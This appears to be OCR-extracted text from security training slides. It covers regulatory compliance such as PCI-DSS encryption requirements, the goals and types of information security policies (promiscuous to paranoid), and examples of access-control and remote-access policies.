
Role of regulatory frameworks compliance in an organization's administrative security

Example:
PCI-DSS:
Requirements 3: Encrypt cardholder data

Example:
Encryption Policy

Example:
Encryption standards such as Data Encryption Standard (DES), Advanced Encryption Standard (AES), RSA, and others

Example:
Data encryption procedures, practices, and guidelines




Information Security Policies

- Security policies are the foundation of **security infrastructure**
- Information security policy defines the basic security requirements and rules to be implemented in order to **protect** and **secure an organization's information systems**

Goals of Security Policies


1. Maintain an outline for the management and administration of network security
2. Protect an organization's computing resources
3. Eliminate legal liabilities arising from employees or third parties
4. Prevent waste of the company's computing resources
5. Prevent unauthorized modifications of data
6. Reduce risks caused by illegal use of system resources
7. Differentiate the users' access rights
8. Protect confidential, proprietary information from theft, misuse, and unauthorized disclosure

Notes:



Types of Security Policies

Promiscuous Policy	No restrictions on usage of system resources
Permissive Policy	Policy begins wide open and only known dangerous services, attacks, and behaviors are blocked Policy should be updated regularly to be effective
Prudent Policy	It provides maximum security while allowing known but necessary dangers It blocks all services and only safe or necessary services are individually enabled; everything is logged
Paranoid Policy	It forbids everything. There is either severely limited Internet usage or no Internet connection



Examples of Security Policies

Access-control Policy

Defines the resources being protected and the rules that control access to them

Remote-access Policy

Defines who can have remote access, and the access medium and remote access security controls

Firewall-management Policy

